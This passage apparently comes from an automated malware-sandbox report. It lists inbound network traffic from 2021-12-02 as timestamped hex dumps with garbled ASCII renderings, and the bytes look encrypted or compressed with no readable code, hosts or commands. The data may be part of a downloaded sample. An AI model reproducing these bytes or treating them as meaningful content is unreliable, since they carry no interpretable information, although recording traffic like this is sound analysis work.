df fb 8a 62 cc 3c 0b 55 1b d6 a5 8f c9 fa ed 81 c0 0c b3 c1 41 65 a6 26 0d 2c 0e ac ff ed 94 38 97 7d 5c 04 60 16 4b 29 ad 14 7a a2 e0 e0 21 19 a2 ee 8b 92 e9 b8 f5 Data Ascii: |Urbf%}}<HHK\g+:Tg@8I*bw7P[R:I!I53rd`y\l}OE2#~A:MFRCq=KJ9-mth)!%&#oyt"(U`+1Sx]"b<UAe&,8}\`K)z!
2021-12-02 07:33:44 UTC	71	IN	Data Raw: a5 f4 c1 51 e7 e3 6c b1 79 d2 d3 08 61 01 fa 55 d1 3c 1d 17 50 e3 f2 01 32 e0 ba 36 64 f5 70 aa d2 e7 6e 57 2a 70 60 d1 4d 35 06 09 70 e5 a0 cf ea 27 a3 82 9b 02 b6 96 f9 5b a6 42 0d f1 20 17 be 57 4b c7 f5 92 2b fd 28 a4 1d a7 8f 2a a4 5f dc b8 11 68 58 7a 18 8e a4 8f a5 b2 6b 11 38 6b 5c 54 6f a6 89 b6 3e b1 b0 e2 3f c6 de 55 2a 3f d3 f6 9a 15 e0 f8 d6 47 53 c5 65 dd 44 9e e8 04 21 4b 0f 9a 9c 0e 27 28 87 77 20 87 20 6f 2b 77 1a 46 5a 3e 97 75 31 d2 9a 98 e4 d1 a2 53 eb 3d 17 a5 e7 76 31 60 2b 27 f9 91 d2 21 7b cc 84 47 05 6d f9 ef 97 6c 4d a6 d1 49 11 d4 3e 3c 73 88 e5 ea d7 e2 3a fd 27 32 1c e3 a0 a3 7e 50 38 28 66 23 e6 e9 8e 90 4a 63 bf a4 8d bd 31 c3 ea 4a 75 c3 98 b2 45 85 1b 64 e7 d9 ba 94 5d cb 48 79 3f 08 5f 60 46 fb e8 a6 47 e6 d6 0d 8f 91 06 Data Ascii: QlyaU<P26dpnW*p`M5p'[B WK+(*_hXzk8k\To>?U*?GSeD!K'(w o+wFZ>u1S=v1`+'!{GmlMI><s:'2~P8(f# Jc1JuEd]Hy?_`FG
2021-12-02 07:33:44 UTC	72	IN	Data Raw: 13 05 00 9b df 0f b9 61 52 ae 99 6b a7 4d 40 69 d1 9c e0 12 18 96 be f1 8d 79 32 91 57 c7 00 38 88 9b 9e 1c d7 1c 30 35 aa 8d 39 50 84 d1 54 31 2a 85 d7 10 73 d4 84 9c ba 5e 37 36 76 55 f5 0e 97 f5 29 7f f9 dc 7c d3 83 e7 34 50 3c 85 ed bc 8f 69 7f 99 14 7d f7 ab 9e 18 a4 b2 b4 fa 86 ca 19 87 42 90 16 c2 a9 48 2d e2 f0 33 e5 ad 75 52 a7 57 a7 b4 38 16 1d 20 da 5b 74 4e 0e e7 52 24 b6 1a a7 0f 1e c0 04 29 e1 82 2a 1f 1a 71 4e 50 97 e4 ea 38 43 17 40 9d 13 39 e7 29 a4 c9 ad 6d 68 aa 5b 87 c5 c0 ed eb 01 7c 49 86 31 a3 fc 6f 9c 95 0f cc 4b c7 3b 43 d3 a2 b9 68 0a 65 fd a1 65 4e 6b 93 15 28 07 95 f5 ee 25 a8 6a 95 b8 bf 59 66 86 1e 16 4b 83 01 4c b2 8a 58 fc 4a 24 1a 77 fb db 7c 11 99 d6 7c 32 8e 9e c9 31 2b 9c 7a f8 4b 44 b8 68 63 55 c6 9a e2 1f 54 bd f9 a9 Data Ascii: aRkM@iy2W8059PT1*s^76vU)|4P<i}BH-3uRW8 [tNR$)*qNP8C@9)mh[\|1oK;CheeNk(%jYfKLXJ$w||21+zKD hcUT
2021-12-02 07:33:44 UTC	74	IN	Data Raw: b7 c1 f4 8f 5d 04 5f 40 af 3e 55 06 f9 99 a9 61 67 f9 d3 fe 45 af c2 2b da 3f b2 7d bd f2 c9 4e 2d bc 28 09 3d 0f 49 78 55 8a 4b 59 24 ee f1 f4 49 9a 17 03 61 49 65 e0 b1 65 e0 23 7b a9 a6 71 ec a3 91 b0 94 2f ca 71 d0 cd 4e 39 09 ac be 9f de c3 9c 54 79 10 a6 41 d7 f7 f5 1a 6e dc 2b 83 f5 29 ef 8d c3 67 5c de 7b cc 9c 74 03 9f 7c 1c 03 eb 85 7c 16 7a 57 dd ef e4 d4 39 2e 3b 3c 57 db 17 0f 1f 31 04 43 ab 2d ce d8 23 fa 8c 77 ef cc d8 bf 06 c5 df cb 64 7a 23 f1 36 9f 01 61 bf a4 a3 4e 6a 17 71 17 ee b8 44 05 2d f2 08 60 a0 91 a5 29 58 e4 9c e9 63 b6 67 fb 21 43 5a c7 5f 25 f2 a9 0f 5b 55 00 87 a6 b3 95 f0 93 11 5b c9 a4 a1 14 b5 0f 17 68 aa 1a 38 2a 58 8b 47 b9 43 a5 8d 33 ca d2 ff e2 d4 4f 40 ac 9e 68 2e 27 f9 e9 3b 71 d4 e2 94 3a 77 c8 fb fe 63 87 f9 fe Data Ascii:]_@>UagE+?}N-(=IxUKY$IaIee#{q/qN9TyAn+)g\{t|zW9.;<W1C-#wdz#6aNjqD-`)Xcg!CZ_%[U[h8*XGC3O @h.';q:wc

Timestamp	kBytes transferred	Direction	Data
2021-12-02 07:33:44 UTC	75	IN	Data Raw: 62 80 5d a5 b8 24 80 e3 5d df a7 06 34 52 c2 68 97 58 4c cb 2e 8e 17 ea 1f 16 ab 38 c5 08 1c af d5 d1 75 07 b3 38 0a e9 60 a9 ff c3 ed 67 75 dd ad 4e ad 5f 2f 0a f7 2a 3e eb 7d b7 0a b8 6e 6c 44 19 7b 36 67 7a 90 f2 eb 90 3d b5 01 ed f9 e7 92 24 2b ef ba 20 fc fc 72 29 83 89 39 68 76 77 18 53 af 9c 34 1c 0f da b2 25 f6 70 0b 7b a6 c5 2f 9a 71 b3 4b 35 4f cc d2 e9 ce f3 b0 49 10 f1 a1 43 59 72 e4 c3 95 da 54 03 a6 b6 48 8f 02 7b 2f 5b 9b 1f 0c 43 f3 ec 31 52 bd 6d 82 fd 28 ac 83 40 5b c1 eb f2 01 3b b8 ba 36 6c c1 31 72 e7 c6 ca 82 1d 60 eb d8 7f 36 3a 19 70 9c dc cf ea c6 5b b1 c2 78 3c ea 2e 39 2a 86 58 0e 37 31 ae 2d 74 31 25 62 1b 34 82 d0 a6 cc 04 74 08 f6 d2 8b 07 f0 6d 57 1d b9 3b 3c 96 f5 f2 67 24 4c f3 0d f9 bb 68 90 7f 8c 91 7b c3 8f cf 05 bd 19 Data Ascii: b]$]4RhXL.8u8`guN_/*>}nlD{6gz=$+ r)9hvwS4%p{/qK5OICYrTH{/[C1Rm(@[;6l1r`6:p[x<.9*X71-t1%b4tmW;<g$Lh{
2021-12-02 07:33:44 UTC	76	IN	Data Raw: 90 e7 20 38 fe 19 86 c2 4c 20 44 f4 23 de 59 7b f1 81 a3 2b 3c 31 23 ba da 8d c2 89 0a f7 ce e9 bb 78 0b 05 c5 9a 23 f6 dc 2a e6 9a 19 fd fd 9e 8f 10 1f 74 65 1a 3f f8 83 60 d8 22 94 3b 33 80 6c f9 a1 10 ea 10 33 a3 7d 49 01 7f 28 20 ea 8b d8 cd 71 e5 5e 06 b7 9e dd 46 f3 65 22 0e a1 2b 38 24 de 57 56 ab 77 46 d8 95 48 23 d0 6c 4a 71 28 4f 19 99 4a c0 2c ed a3 05 c2 a0 84 3d e4 cf c8 41 7b 50 35 e1 1e 5a 7d 69 21 c1 1b 3b 11 1f be e5 c6 e3 2f 22 de 87 bd 65 b6 08 a2 95 45 c7 e1 d5 f3 e8 45 65 73 bd f7 00 df 5e 60 00 1c 86 12 eb e4 8f 89 27 72 93 96 a0 09 4a f3 e2 2a 38 4e f8 ee d4 cb fd 3d a5 39 39 0a ec 97 82 b4 bc 2e 87 04 26 76 7c a7 60 a2 11 7d 4e 26 fe 21 99 e1 cf 7d bd e4 81 6d be 54 fd 1c 82 23 ab 4b 5e 92 e4 a6 77 f7 48 ef b4 03 bd 6b 83 24 52 b0 Data Ascii: 8L D#Y{+<1#x#*te?`";3l3}l(q^Fe"+8$WVwFH#lJq(OJ,=A{P5Z}i!;/"eEEes^``rJ*8N=99.&vl`}N&!}mT#K^wHk$R
2021-12-02 07:33:44 UTC	77	IN	Data Raw: f8 96 1a 44 bf 27 77 a0 1d 36 b0 60 58 3e e5 30 15 ee 7f 15 d2 fd 28 d5 51 86 e7 91 bb 0e 43 98 a1 2d 42 30 0e e2 ca b6 3c 2f c2 e4 33 14 ed 61 13 5a 75 30 62 59 10 0c 42 ed 30 00 8e 5c 61 42 c4 31 82 d1 1c 2a 98 b1 c2 6c 50 bf 93 f2 2a 50 5d e8 cf ad b8 cb e9 c8 c2 7f 20 44 a7 db be d5 5b 3f 69 4a 52 bb 83 0c 5d 5d b6 69 b9 92 59 8e 94 6e 2f 7d 36 46 cd 42 1c 48 7b 49 d4 f9 72 8f ef 85 7e 00 2d 5d 38 a6 54 d0 8a b4 ca f3 52 54 80 cb 2b 29 be 68 e5 cd b7 95 df ea e7 ba 9f ef 6c af 52 52 9e 8c be 44 d2 e3 7d 12 02 b2 af 74 d6 45 39 5c 00 d9 20 3f 52 dd 59 14 92 2c 68 58 e8 f4 5c 01 d6 f8 82 12 13 5a 20 44 a5 eb 62 00 b4 57 c6 1d a2 f7 66 14 32 d7 4f dd e9 81 89 cd a5 15 e9 56 50 91 be b1 7e e5 e5 a1 dc 2b 1a 2b d6 91 22 d4 59 c5 a9 d9 1b 77 78 26 e7 db 89 Data Ascii: D'w6`X>0(QC-B0</3aZu0bYB0\aB1*lP*P] D[?iJR]]iYn/}6FBH{Ir~-]8TRT+)hlRRD}tE9\ ?RY,hX\Z DbW f2OVP~++"Ywx&
2021-12-02 07:33:44 UTC	79	IN	Data Raw: dd c9 50 a2 87 75 54 e3 85 3c 2b fe 44 d4 13 d2 1b e4 2b 15 d5 41 66 1a 89 b0 b5 28 12 64 16 4b 10 45 38 eb 5d 49 5f 4a 7f 5e bd e0 18 22 75 ca 49 73 3f f2 7d 90 bd b1 21 1e 45 39 8f b0 96 a7 ad 6e 47 fa 9f f3 48 9b 0e 63 1e 07 7e 6d 38 4f c1 92 ab 10 b9 53 b8 98 f6 8b fe ef 48 15 df 09 ea 58 f7 5e 7b 2c d6 b0 97 5c 3e b2 35 f8 62 03 31 62 3b f4 2d 9e 35 2e 23 e7 a1 1a 05 c5 0c 7d f1 dc 0a 69 2d 75 8e f1 59 bc 4a 1b 8e 01 88 75 c6 56 5a 47 2e d9 0f ff 7f 0b 29 87 bd c1 68 31 01 c7 2e 73 8a c7 89 0f 83 54 c2 f0 00 e1 21 50 c2 fc f0 a4 f1 13 e9 60 ed be 3f 4c 5b df 19 41 1d 9e 43 93 a3 03 a0 c6 88 bd 5e af 7f eb 94 de 6d c1 2e 31 2d a3 ca 29 0a 44 8a 8b ed 93 fd 7a 7f b1 10 b8 34 57 cb 49 ee f6 4a d6 44 60 78 81 82 57 9e 41 df e0 d7 a4 3c 6f fb f3 78 d3 01 Data Ascii: PuT<+D+Af(dKE8]I_J^"uIs?}!E9nGHc~m8OSHX^{,\>5b1b;-5.#}i-uYJuVZG.)h1.sT!P`?L[AC^m.1-)Dz4W IJD`xWA<ox
2021-12-02 07:33:44 UTC	80	IN	Data Raw: 8b 29 ba 17 6f 0a cb e7 ba 6d d3 2f 9e 1c af df 2c 3b 1b fe 17 d0 13 37 19 da 1f 1b 98 9c d5 e8 ec 61 99 96 1d 65 21 4e d1 cd d7 13 72 9a 41 a7 a4 61 eb 16 fe 5c aa fe b1 b9 ed a8 6f dc 2b f4 7a fd 91 b5 b9 54 c4 a8 d9 6c 0e bd 4e de a1 a6 89 72 f3 3c 6b 62 3d 73 33 5a 44 a0 58 af bc 70 52 95 04 9f a5 88 e7 d6 9c e8 51 a1 ed 08 e3 7c 55 41 fe df 9d 72 3b e2 0d 99 92 f0 01 2f 07 f1 64 d9 83 55 8e 99 a7 08 de 0a fd 5f 53 9d d6 6c ec b0 bd f9 e8 25 b7 c6 23 cd 4f 0b 22 fb cb ea 15 55 3c 33 c9 9c 45 90 45 ce 26 9f 0a 70 e5 2b fd 0c f4 15 9b a9 f1 4e aa ae 72 f9 87 fe 9f 8f 9a c8 b6 ec 5b 7d bd 8c da de 35 5b 2b 8d 7f 54 09 59 07 6e f9 b0 b5 be 8d d6 11 29 20 60 88 d7 55 27 1a 66 da 30 a6 7d e7 f1 74 3f cd 33 25 c4 8d 49 57 0a 5c 37 b9 6a 18 b4 7c 0d 6c c1 0e Data Ascii:)om/,;7ae!NrAa\o+zTlNr<kb=s3ZDXpRQ|UAr;/dU_Sl%#O"U<3EE&p+Nr[}5[+TYn) `U'f0}t?3%IW\7j|
2021-12-02 07:33:44 UTC	81	IN	Data Raw: d5 7b 8b e3 0a 71 76 15 60 a7 7e 33 e6 f3 70 be 25 e3 61 7b 46 bf be a1 c6 27 8e a8 24 40 37 35 1b e7 c2 5c 15 45 1f 85 ed f6 47 41 c3 0c 63 d9 85 47 6d 49 c0 0b dc 91 21 fe d1 8d 53 a8 38 aa 81 2f 0e d8 7a 6d 99 a3 85 a9 90 1b ca 86 2c 39 16 71 44 98 c9 cd 4b e0 89 b0 2d 46 e8 ca ce cb b4 36 08 93 2e 1b 9c ec 87 93 ed fb 2b 00 76 78 04 ca e6 18 f4 43 ff 79 fd e4 cb 5e 8a e9 76 52 b6 20 f6 5a de 90 bf 7c 1d 67 36 18 68 ed 37 65 e5 b3 53 b7 72 60 1b 70 4c 8f 7d d4 77 0a cd 5c 4d 20 95 8b fd cc db 43 7e 92 41 71 19 35 21 f8 40 5b 58 ce 75 89 4b 71 d0 c4 cc 9e 37 f7 e1 6a ce cb cf 58 09 2c e4 ae 2b fa 17 f0 d1 7d 2f 2b 23 f9 03 60 11 47 5e 02 f1 b8 d3 93 38 a8 ad fc 7f 37 13 a4 6d 4f 78 83 b3 1f e5 90 18 03 d7 a7 69 e2 66 d1 4d 01 4a d5 5a 06 4d aa 1b 17 d9 Data Ascii: {qv`~3p%a{F'$@75\EGAcGmI!S8/zm,9qDK-F6.+vxCy^vR Z|g6h7eSr`pL}w\M C~Aq5!@[XuKq7jX,+}/+#`G ^87mOxifMJZM
2021-12-02 07:33:44 UTC	82	IN	Data Raw: c4 3a 38 4f 68 ff 5b ca 4c 07 c4 79 a6 5e 64 b7 75 76 4e 93 8b 4f c5 4c 47 28 2e 7e f1 70 5e 81 40 9b 1a 14 82 39 83 13 d3 cd 88 75 3e db df 77 58 bb 28 53 7f 81 16 a7 31 61 c6 8f 03 62 8b f8 38 be ec 4e 14 55 38 0f 8d 97 fe 70 8b a5 e7 04 ec ec 16 eb da b8 0b 94 21 d6 22 26 4b 76 c7 e9 a9 00 d4 44 d0 e4 db 50 cc 39 55 7f 9e 4a 0c 5b 25 4b 9f 8c 09 47 fc 31 18 ca 78 ba cc 0e 47 15 9d c0 0a c0 af f6 65 74 5e 62 78 81 a5 ab 1b 81 17 20 07 b1 95 7e 0d 0c fb 17 d2 97 6a fb 58 4d a5 b5 46 29 d3 bb 70 f3 a6 d2 09 4c 34 43 e7 3d ab 98 ac 52 3b af 86 94 b3 ce a0 7e c3 e7 be e0 34 7c 58 c5 a7 f6 f4 fe fa 55 21 2b 36 9d 52 55 ab b6 1f 65 1e 97 6c d4 35 34 b0 4e 18 f2 40 f5 5f 91 3f 21 b2 2e 67 29 63 f0 60 45 c9 e2 73 e8 e3 61 f9 37 61 42 b9 b8 c8 ab ad 23 58 12 d9 Data Ascii: :8Oh[Ly^duvNOLG(.~p^@9u>wX(S1ab8NU8p!"&KvDP9UJ[%KG1xGet^bx ~jXMF)pL4C=R;~4|XU! +6RUel54N@_?!.g)c`Esa7aB#X
2021-12-02 07:33:44 UTC	83	IN	Data Raw: a4 1d 10 98 cf 5c d9 27 68 59 a0 4f 54 ae 05 6d 38 e6 33 87 1e 98 92 91 9f 6f 57 92 09 65 94 54 8e 92 5a 11 60 d5 f1 f6 ad ef 94 f6 e7 0f 42 cd c8 9a c4 bc 8d ec 5c b4 48 3c 1e be 03 92 2a 92 c2 b6 4d 0e 7e 06 51 21 f5 15 6b ff 0e 6e 22 60 20 e3 64 23 0f 4a 9a 20 eb fc 9e 43 a5 64 83 9c d2 ff c4 bf da 80 32 ea 64 cc f4 5c 09 9d 92 91 09 89 94 96 ed 98 d5 21 b4 5e 13 bd 2e 0f e4 5e a0 54 35 0b 59 78 e8 07 44 b5 a0 bc f6 3f e9 a9 b7 b6 e9 45 03 ba 7c 0d ca e5 5b 20 eb 09 1c 37 00 2d 87 ac 40 0a 98 12 6a b2 18 9e 41 30 88 49 59 a5 f3 58 9d 21 bd b5 67 f0 5a 76 60 06 68 07 62 65 ad 5b 4a c2 7b d7 33 b4 4d c6 c1 f1 5d 08 e4 73 d3 e4 44 2b 2a 47 33 05 6b c9 af cb 70 03 5e e7 86 ca a0 ac c9 78 37 7c ca 02 93 ee 2b e8 bd 2a 71 c8 91 a3 87 f7 64 c2 06 51 c6 d0 d6 Data Ascii: \'hYOTm83oWeTZ`B\H<*M~Q!kn"` d#J Cd2d\!^.^T5YxD?E\[7-@jA0IYX!gZv`hbe[J{3M]sD+*G3kp^x7|+*qdQ
2021-12-02 07:33:44 UTC	85	IN	Data Raw: 49 ee 02 e7 5c 1e fd 00 a5 e3 9f 98 90 ad 88 77 9b a6 67 16 bd 29 98 9b 91 95 b0 49 53 b8 e3 3c 3a 62 79 04 36 d5 59 77 a1 f8 67 81 22 75 2b d0 e0 0f 74 b9 59 df 99 08 46 76 a0 85 dd 33 78 0b 6d 53 0e 96 fe 52 2e d4 61 58 f8 68 38 24 d4 a1 1a e6 ae ed bf 61 b4 f3 ee 67 99 1b 42 a4 a0 a2 99 d6 74 68 44 5f 6f 9d 08 ed 57 94 ae 96 fc e3 d5 67 db c2 84 b6 83 6c 0d 40 50 b5 7f df ad b8 92 b0 21 da 80 df bb cd db 56 5c 4b 3f 69 13 d9 ce 7f 42 d4 28 4a ec 46 e6 5e d9 7c cf 2f 82 c9 1f 48 b4 13 cd 50 b7 2b 06 21 67 7d 85 81 ff 74 a2 4d ae bc 59 8a 4b 35 aa 0d 0a b3 0b 70 a2 5b 35 27 c9 b7 c0 54 06 66 56 07 ee 6c af 01 ba 50 98 41 bb 59 3b f8 c9 0d 36 b1 75 d6 45 6f b4 4a cb 20 3f d9 2d d0 61 6a a9 9e 2c fc 9e 46 e9 2f ec 7d ed 9a 1f dc 1d 20 2b 17 13 5c 6e d6 1d Data Ascii: I\wg)IS<:by6Ywg"u+tYFv3xmSR.aXh8$agBthD_oWgl@P!V\K?iB(JF^|/HP+!g}tMYK5p[5'TfVlPAY;6uEoJ ?-aj,F/} +\n

Timestamp	kBytes transferred	Direction	Data
2021-12-02 07:33:44 UTC	86	IN	Data Raw: d7 7d 24 d0 cd 07 81 48 14 09 0a 76 e1 8b c6 6c 3b 41 fe a6 2d c7 59 af 51 0b 5d ce d7 86 9b 28 11 83 e9 80 7e d6 b1 fe e9 0b 30 9b 77 db e4 e0 04 3b 0d a9 ae 00 ac b3 47 67 f1 20 63 f5 87 45 cd ed c2 f5 35 1d 5c 58 33 59 4b 30 ad 1f 10 f6 b6 7b b5 6f a2 9c 08 76 d9 cf 35 ab b7 53 f3 22 1b 22 ee 3e 40 ab dc b4 73 a2 2c 34 ed 56 f6 eb 87 1f 10 07 6b d2 eb e4 24 51 b0 fa 9e d6 d2 f5 53 8c 13 6e 0a 73 c7 4b 15 df 61 47 4b 84 5e cf 85 d5 4f 1b ff 8a 4f 29 f8 48 86 94 6d cd e4 05 9e 71 7d 14 b0 e6 c1 a3 40 8c 81 4a 23 6b 69 4b 75 85 eb 74 ff e1 9e 1a fd 2b 8a 96 56 3f 47 c5 44 f7 03 c4 f4 8f 02 2d 3d f6 ce 03 c7 2e 73 68 42 12 f3 59 ab b4 f0 5c e1 aa d5 41 00 68 5b 9b 13 87 60 0a 3b 8b b0 c5 20 22 41 7c 9e 84 16 72 ff 2c 39 fd bd 2d af e4 6e 28 22 f7 3e 44 31 Data Ascii: }$Hvl;A-YQ](~0w;Gg cE5\X3YK0{ov5S""">@s,4Vk$QSnsKaGK^OO)Hmq}@J#kiKut+V?GD-=.shBY\Ah[`; "A|r,9-n(">D1
2021-12-02 07:33:44 UTC	87	IN	Data Raw: 74 a2 4d f8 dd 2c e6 3f 72 cf 79 43 c7 6e 1d a2 5b 35 27 9f d6 b5 38 72 29 26 62 80 3a ce 74 d6 24 98 41 ed 38 4e 94 bd 4e 5a de 06 b3 13 0e c1 26 bf 20 6c d9 42 d0 07 6a dd 9e 5b fc ff 46 9b 2f 89 7d b1 9a 52 dc 74 20 48 17 61 5c 01 d6 6e a2 cb 8e 49 32 5c b0 d8 da 08 60 4f a5 61 e9 64 ef 2b be df 7e 0d 60 e5 23 f4 e5 39 bc e9 72 4c 98 56 57 49 4c 88 fd 2b 19 56 76 2b 8d 45 39 f2 22 49 b4 d3 8e d6 5f cb 7e d9 31 14 52 ee 47 29 77 75 c1 02 a8 0d 66 3b d4 69 83 c5 51 88 9e fc b5 d9 02 96 66 5f 6e f5 6f 07 36 c4 3d 0e aa 54 f8 62 48 ec cd 20 b7 ad 62 29 c6 7e f0 d4 3e 01 c9 2c 39 e6 13 8c 4b 0d 3c 61 1a eb aa c3 6c 3d dc 45 57 93 3a b7 60 93 98 62 6b 8a cb 10 ed 17 56 6b 23 03 ee 3f 3e 6b 02 02 70 17 e7 28 ac 28 ba 57 8c 43 21 be 17 71 cc 36 93 e2 5d 8c 91 Data Ascii: tM,?ryCn[5'8r)&b:t$A8NNZ& lBj[F/}Rt Ha\nI2\`Oad+~`#9rLVWIL+Vv+E9"I_~1RG)wuf;iQf_no6=TbH b)~>,9K<al =EW:`bkVk#?>kp((WC!q6]
2021-12-02 07:33:44 UTC	88	IN	Data Raw: 2d 36 e4 84 01 92 8d f1 6e 99 77 e5 c1 0a 5a 0e a7 27 d7 66 80 b0 ee 70 59 5c 97 a9 03 a8 2e 1d 4d 1e 61 a3 7c d9 c7 9f 00 87 e6 bc 2e 6c 0f 3e f2 60 e9 3c 2a 1e cf c3 a4 20 56 64 1d ed 84 4a 57 b1 5f 7c d8 e9 5e e8 b8 2f 6c 76 92 7b 22 11 2d f7 0d c9 f6 db 75 1c e4 fd fd 15 b8 58 10 2a cb cf 9a 20 ee 93 8d 20 40 c1 87 3c d0 3b 9e 20 18 06 df 32 c3 d8 f3 92 78 a4 c6 17 71 f0 d5 b8 cd 39 b9 b9 83 8b 18 0a 2f ff 09 c1 36 2e 18 ec 28 35 bc b9 fb c9 c3 4c e5 26 90 b5 3d 6b e7 57 36 b9 86 68 b9 5c 0b 46 05 61 d9 97 28 36 ac 8a f2 bd 94 c3 45 aa e7 59 68 99 11 dd e5 d7 40 1f 9f 83 29 a0 4f 6c 98 a5 e6 6c 15 0f a3 84 9b 9c c3 fd 06 05 c2 f6 44 90 c8 1f f8 c3 b4 18 31 da 76 4c 7d 40 f1 42 63 17 f7 65 8b b7 34 43 32 55 46 c1 f8 a7 cf ff 0d bd 7d b4 04 62 06 ac e3 Data Ascii: -6nwZ'fpY\.Ma|.l>`<* VdJW_|^/lv{"-uX* @<; 2xq9/6.(5L&=kW6h\Fa(6EYh@)OllD1vL}@Bce4C2UF}b
2021-12-02 07:33:44 UTC	90	IN	Data Raw: 71 f8 52 3b af a1 11 c3 c8 51 76 a5 74 9f ce 5b 6d c9 49 4a ad 7f ca 3f 47 0f 11 79 84 c6 b6 01 53 83 31 32 b8 4e d8 13 84 f4 7f 1f 98 f8 2e 82 15 33 60 12 69 ee 72 4d 73 6e 08 04 00 d4 18 dc 29 df 48 ed 57 44 95 61 1f cc 7f e0 fd 31 91 e5 63 ff 03 8e ff 74 e4 40 ad fa 77 73 a3 12 1a d3 5f 4e 59 e7 18 16 80 0b cd a2 a0 b1 72 c4 a8 da b4 1e b9 c2 9d ce 83 f2 93 b5 fa 8b 16 0f 1c fa cf fc 47 f4 05 83 f3 81 0e 7a 9c c7 29 83 77 d9 09 37 b2 c8 62 b2 3e 1d 7b 18 1f d2 e5 8b 1c 35 32 f7 d1 2b b5 51 f0 4b 6a 50 bb 92 86 dd 5d 0b e6 e9 ee 7a bb b2 a1 f0 6a 24 ee 12 db e4 8f 0e 52 5c c0 f4 5f d9 c1 0e 67 82 4c 50 92 cb 2b cd ed 9e d0 78 6e 3d 04 5a 7c 25 43 ad 43 10 a3 ff 08 db 0a d1 ee 7c 56 b8 8b 59 ca db 27 d3 43 5f 7e 87 7a 32 ce b9 d2 10 c3 58 41 82 3a 84 9f Data Ascii: qR;Qvt[mIJ?GyS12N.3`irMsn)HWDa1ct@ws_NYrGz)w7b>{52+QKjP]zj$R_gLP+xn=Z|%CC|VY'C_~z2XA:
2021-12-02 07:33:44 UTC	91	IN	Data Raw: aa bd e9 d2 a6 11 c9 b0 31 29 f7 43 b2 a0 bb 1c 70 d2 e4 46 c9 35 09 f1 d6 8a 30 79 4d c2 e8 c7 fd 94 9e 67 6e b6 be 21 f1 ba 68 9e a8 db 44 49 8a 76 3e 1b 49 97 42 05 18 09 36 8b d2 34 30 32 09 46 a4 f8 d4 cf ff 0d 98 3d 87 62 3e 6f fc 91 d5 02 db a4 84 d9 83 14 0d 6e 50 d0 7f a7 ad dd 92 b0 21 85 80 df bb b1 db 56 5c 41 3f 69 13 b2 ce 1a 42 a6 28 24 ec 23 e6 32 d9 4f cf 1d 82 e7 1f 2c b4 7f cd 3c b7 2b 06 21 67 3e e9 ee 8c 11 ea 2c c0 d8 35 ef 4b 76 d8 68 6b c7 6e 36 cb 37 50 70 c9 e0 b2 3d 72 03 10 6e 82 09 af 01 ba 15 e0 28 cf 09 49 97 aa 68 45 c2 75 95 45 1d b4 33 cb 50 3f ad 2d e3 61 58 a9 b0 2c 98 9e 2a e9 43 ec 7d ed d9 6d a5 6d 54 78 63 61 35 00 b1 49 cd e6 e7 41 53 5a c9 c5 da 41 60 21 f6 15 81 01 83 59 c9 b1 1f 68 10 91 4a d4 cb 7c d8 91 1e 3c Data Ascii: 1)CpF50yMgn!hDIv>IB6402F=b>onP!V\A?iB($#2O,<+!g>,5Kvhkn67Pp=rn(IhEuE3P?-aX,*C}mmTxca5IAS ZA`!YhJ|<
2021-12-02 07:33:44 UTC	92	IN	Data Raw: 62 89 9b 82 1f d4 d4 c6 9f 13 5c ee 12 db e4 df 76 3d 6a b0 c0 0c d9 a4 2b 15 f1 3a 0c f7 ee 59 be ed c2 80 35 01 5c 74 33 2c 4b 2c ad 31 10 d7 b6 08 b5 5a a2 81 08 26 d9 ca 35 a9 b7 44 f3 2c 1b 0b ee 14 40 ba dc d2 73 c3 2c 11 ed 55 f6 ef 87 13 10 2a 6b ce eb f0 24 4f b0 fb 9e 84 d2 d5 53 ed 13 49 0a 7f c7 3f 15 af 61 31 4b 92 5e e1 85 86 4f 0d ff a4 4f 7c f8 3b 86 a2 6d d2 e4 51 9e 45 7d 25 b0 fd c1 b0 40 a4 81 0e 23 0e 69 7e 75 89 eb 75 ff fd 9e 2f fd 14 8a a2 56 35 47 d2 44 b9 03 f4 f4 ee 02 0a 3d fa ce 77 c7 5e 73 1d 42 00 f3 0f ab b4 f0 77 e1 89 d5 5c 00 6b 5b f2 13 e9 60 79 3b a0 b0 c2 20 22 41 6a 9e e5 16 25 ff 3a 39 84 bd 17 af d6 6e 0f 22 e0 3e 47 31 49 a3 64 ac bb b8 14 74 8d 93 91 7a e4 34 59 45 af a8 ff 49 80 f6 f9 53 29 9d f3 7e b9 57 fb 41 Data Ascii: b\v=j+:Y5\t3,K,1Z&5D,@s,U*k$OSI?a1K^OO|;mQE}%@#i~uu/V5GD=w^sBw\k[`y; "Aj%:9n">G1ldtz4YEIS)~WA
2021-12-02 07:33:44 UTC	93	IN	Data Raw: 50 f6 41 df 59 54 f8 be 0d 45 b1 55 d6 08 6f d1 4a b8 20 4c d9 4c d0 06 6a c0 9e 42 fc f9 46 c9 2f bf 7d 98 9a 7d dc 6e 20 52 17 60 5c 1a d6 78 a2 c9 8e 73 32 78 b0 f6 da 2e 60 47 a5 7c e9 6d ef 3c be c2 7e 34 60 de 23 a1 e5 08 bc fd 72 53 98 55 57 4d 4c fa fd 4e 19 24 76 24 8d 63 39 fa 22 49 b4 c1 8e db 5f d5 7e d5 31 0e 52 cc 47 32 77 7b c1 03 a8 3e 66 1b d4 72 83 cc 51 8e 9e c1 b5 f1 02 95 66 0b 6e 9c 6f 64 36 84 3d 21 aa 40 f8 67 48 f0 cd 48 b7 f1 62 66 c6 6d f0 c9 3e 01 c9 26 39 b3 13 c8 4b 7e 3c 1e 1a 99 aa ac 6c 5b dc 2c 57 ac 3a bd 60 86 98 4a 6b b2 cb 04 ed 11 56 62 23 30 ee 1d 3e 69 02 61 70 36 e7 28 ac 3d ba 4c 8c 52 21 ab 17 5f cc 1a 93 d0 5d b5 91 6f cc 3f fe ff 11 fb 21 ac 9f 18 30 c5 67 6e a1 03 3c 16 82 7e 78 e6 7f a4 f4 c3 d4 17 b6 f4 a9 Data Ascii: PAYTEUoJ LLjBF/}}n R`\xs2x.`G|m<~4`#rSUWMLN$v$c9"I_~1RG2w{>frQfnod6=!@gHHbfm>&9K~<l[,W:` JkVb#0>iap6(=LR!_]o?!0gn<~x
